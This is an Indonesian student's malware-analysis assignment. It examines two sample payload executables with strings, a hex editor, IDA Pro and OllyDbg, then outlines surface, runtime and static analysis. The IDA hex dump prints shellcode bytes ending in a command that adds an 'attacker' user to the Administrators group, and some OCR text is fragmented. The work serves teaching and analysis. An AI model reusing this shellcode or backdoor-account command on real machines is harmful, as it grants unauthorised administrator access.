
Nama : Kholil anggara


NIM : 09011181320031


TUGAS :


Lakukan analisis terhadap 2 file payload : payload.exe dan payload2.exe. Analisis proses kerja dan skema dari payload tersebut, menggunakan beberapa bantuan tools seperti : ghex, hexdump, strings (linux), ollydbg (win) atau ida pro (linux,win).


Pencarian menggunakan string bisa menjadi cara sederhana untuk mendapatkan petunjuk tentang fungsi dari sebuah program. Misalnya jika program mengakses URL, maka kita akan melihat URL yang diakses yang disimpan sebagai string dalam program. Menggunakan utilitas strings, file dapat dicari dengan perintah berikut : #strings payload.exe dan #strings payload2.exe. Dibawah ini adalah ekstraksi stringnya, seperti yang kita lihat hasilnya memberikan kita informasi tentang ntdll.dll, shell32, ws2_32, advapi32, kernel32. Dan pada Gambar 2 dan Gambar 3 merupakan editor hexa dari file payload.exe dan payload2.exe dengan menggunakan tool ghex.



Library function
Data
Regular function
Unexplored
Instruction
External symbol
Functions window
Function name
start
IDA View-A
Hex View-1
Structures
Enums
Imports
Exports
1000:0000 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ..¦..¦.-↑+.L-↑Th
1000:0010 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is·program·canno
1000:0020 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t·be·run·in·DOS
1000:0030 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode....$.......
1000:0040 93 38 F0 D6 D7 59 9E 85 D7 59 9E 85 D7 59 9E 85 ô8=++YPà+YPà+YPà
1000:0050 AC 45 92 85 D3 59 9E 85 54 45 90 85 DE 59 9E 85 ¼Eŧà+YPàTE.à¦YPà
1000:0060 B8 46 94 85 DC 59 9E 85 B8 46 9A 85 D4 59 9E 85 +FöàYPà+FÜà+YPà
1000:0070 D7 59 9F 85 1E 59 9E 85 54 51 C3 85 DF 59 9E 85 +Y■à.YPàTQ+à¯YPà
1000:0080 83 7A AE 85 FF 59 9E 85 10 5F 98 85 D6 59 9E 85 âz«à·YPà._ÿà+YPà
1000:0090 52 69 63 68 D7 59 9E 85 00 00 00 00 00 00 00 00 Rich+YPà........
1000:00A0 00 00 00 00 00 00 00 00 50 45 00 00 4C 01 04 00 ........PE..L...
1000:00B0 47 71 D6 49 00 00 00 00 00 00 00 00 E0 00 0F 01 Gq+I........a...
1000:00C0 0B 01 06 00 00 B0 00 00 00 A0 00 00 00 00 00 00 .....¦...á......
1000:00D0 8D 5A 00 00 00 10 00 00 00 C0 00 00 00 00 40 00 .Z.......+....@.
1000:00E0 00 10 00 00 00 10 00 00 04 00 00 00 00 00 00 00 ....
1000:00F0 04 00 00 00 00 00 00 00 00 60 01 00 00 10 00 00 ....`......
1000:0100 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 ....
1000:0110 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 ....
1000:0120 00 00 00 00 00 00 00 00 6C C7 00 00 78 00 00 00 ....l¦..x...
1000:0130 00 50 01 00 C8 07 00 00 00 00 00 00 00 00 00 00 .P..+...........
1000:0140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00000040 0000000000010000: start (Synchronized with IDA View-A)
Graph overview
Output window
The initial autoanalysis has been finished.
Python


Library function
Data
Regular function
Unexplored
Instruction
External symbol
Functions window
Function name
start
IDA View-A
Hex View-1
Structures
Enums
Imports
Exports
; | This file has been generated by The Interactive Disassembler (IDA) |
; | Copyright (c) 2015 Hex-Rays, <support@hex-rays.com> |
; | License info: 48-B611-7234-BB |
; | Doskey Lee, Kingsoft Internet Security Software |
; Input MD5 : 419FB002C04C937B45003FFFA0A7C238
; Input CRC32 : 16C5E089
; File Name : C:\Documents and Settings\Administrator\Desktop\TUGAS_kjk\TUGAS\payloads\payloads\payload.exe
; Format : MS-DOS executable (EXE)
; Base Address: 1000h Range: 10000h-10450h Loaded length: 450h
; Entry Point : 1000:0
.686p
.mmx
.model large
; Segment type: Pure code
seg000 segment byte public 'CODE' use16
100.00% (-16,46) (184,0) 00000040 0000000000010000: start (Synchronized with Hex View-1)
Graph overview
Output window
The initial autoanalysis has been finished.
Python


Library function Data Regular function Unexplored Instruction External symbol
Functions window
Function name
sub_10186
IDA View-A
Hex View-1
Structures
Enums
Imports
Exports
seg000:0100 ; File Name : C:\Documents and Settings\Administrator\Desktop\TUGAS_kjk\TUGAS\payloads\p
seg000:0100 ; Format : MS-DOS COM-file
seg000:0100 ; Base Address: 1000h Range: 10100h-10212h Loaded length: 112h
seg000:0100 .686p
seg000:0100 .mmx
seg000:0100 .model tiny
seg000:0100 ; Segment type: Pure code
seg000:0100 seg000 segment byte public 'CODE' use16
seg000:0100 assume cs:seg000
seg000:0100 org 100h
seg000:0100 assume es:nothing, ss:nothing, ds:seg000, fs:nothing, gs:nothing
seg000:0100 public start
seg000:0100 start:
seg000:0100 cld
00000000 0000000000010100: seg000:start (Synchronized with Hex View-1)
Output window
The initial autoanalysis has been finished.
Python


Library function Data Regular function Unexplored Instruction External symbol
Functions window
Function name
sub_10186
IDA View-A
Hex View-1
Structures
Enums
Imports
Exports
1000:0100 FC E8 82 00 00 00 60 89 E5 31 C0 64 8B 50 30 8B nFé...`ës1+dÏP0Ï
1000:0110 52 0C 8B 52 14 8B 72 28 0F B7 4A 26 31 FF AC 3C R.ÏR.ïr(.+J&1·¼<
1000:0120 61 7C 02 2C 20 C1 CF 0D 01 C7 E2 F2 52 57 8B 52 a|.,·--..¦G=RWÏR
1000:0130 10 8B 4A 3C 8B 4C 11 78 E3 48 01 D1 51 8B 59 20 .ÏJ<ÏL.xpH.-QÏY
1000:0140 01 D3 8B 49 18 E3 3A 49 8B 34 8B 01 D6 31 FF AC .+ÏI.p:IÏ4Ï.+1·¼
1000:0150 C1 CF 0D 01 C7 38 E0 75 F6 03 7D F8 3B 7D 24 75 --..¦8au÷.}°;)$u
1000:0160 E4 58 8B 58 24 01 D3 66 8B 0C 4B 8B 58 1C 01 D3 SXïX$.+fÏ.KÏX..+
1000:0170 8B 04 8B 01 D0 89 44 24 24 5B 5B 61 59 5A 51 FF Ï.Ï.-ëD$$[[aYZQ·
1000:0180 E0 5F 5F 5A 8B 12 EB 8D 5D 6A 01 8D 85 B2 00 00 a__ZÏ.d.]j..à¦..
1000:0190 00 50 68 31 8B 6F 87 FF D5 BB F0 B5 A2 56 68 A6 .Ph1ïoç·++=¦óVhª
1000:01A0 95 BD 9D FF D5 3C 06 7C 0A 80 FB E0 75 05 BB 47 ò+.·+<.|.Çvau.+G
1000:01B0 13 72 6F 6A 00 53 FF D5 63 6D 64 2E 65 78 65 20 .roj.S·+cmd.exe
1000:01C0 2F 63 20 6E 65 74 20 75 73 65 72 20 61 74 74 61 /c·net·user·atta
1000:01D0 63 6B 65 72 20 47 61 6E 74 65 6E 67 31 20 2F 41 cker·Ganteng1·/A
1000:01E0 44 44 20 26 26 20 6E 65 74 20 6C 6F 63 61 6C 67 DD·&&·net·localg
1000:01F0 72 6F 75 70 20 41 64 6D 69 6E 69 73 74 72 61 74 roup·Administrat
1000:0200 6F 72 73 20 61 74 74 61 63 6B 65 72 20 2F 41 44 ors·attacker·/AD
1000:0210 44 00 D.
00000000 0000000000010100: seg000:start (Synchronized with IDA View-A)
Output window
The initial autoanalysis has been finished.
Python


References
Threads
Patches
CPU - main thread, module payload
Memory map
Analysing payload: 9 heuristical procedures, 8 calls to known, 1 call to guessed functions
Paused


References
Threads
Patches
CPU - main thread, module ntvdm
Memory map
Analysing ntvdm: 1763 heuristical procedures, 1292 calls to known, 4520 calls to guessed functions
Paused

ANALISA MALWARE

Malware merupkan program yang disusun didasari beberapa logika dan algoritma oleh karna itu digunakan untuk menguji malware yang dikaitkan dengan computer bisa jadi dalam bahasa pemrograman. Malware ini bisa dilakukan oleh praktisi keaman teknologi computer buat mendeteksi dan komponen program atau data yang bertujuan untuk sebuah file elektronik. Malware sering diselundupkan melalui file-file umum dan popular seperti aplikasi .exe, pengolah kata .doc, pengolah angka .xls, gambar .jpg, dan lain sebagainya sehingga jika pengguna awam mengakses dan membukanya, akan langsung mejadi korban program jahat seketika. Malware sering dikembangkan agar dapat menularkan dirinya ke tempat-tempat lain, dengan cara kerja seperti virus atau worms – sehingga komputer pengguna dapat menjadi sarang atau sumber program jahat yang berbahaya.

Ada 3 macam jenis sebuah program untuk mendeteksi malware bener atau tidak :

- **Surface Analysis**

surface analysis adalah suatu kajian pendeteksian malware dengan mengamati sekilas ciri-ciri khas sebuah file program tanpa harus mengeksekusinya.

(Pack Analysis), dan 7zip (Archiver).

- **Runtime Analysis**

runtime analysis dengan surface analysis, yaitu keduanya sama-sama berada dalam ranah mempelajari ciri-ciri khas yang selayaknya ada pada sebuah program yang normal. Bedanya adalah bahwa dalam runtime analysis, dipersiapkan sebuah prosedur dan lingkungan untuk mengeksekusi atau menjalankan program yang dicurigai mengandung atau sebagai malware

- **Static Analysis**

Dari static analysis merupakan model kajian yang paling sulit dilakukan karena sifat analisanya yang "white box" alias pengkajian melibatkan proses melihat dan mempelajari isi

Serta algoritma program malware.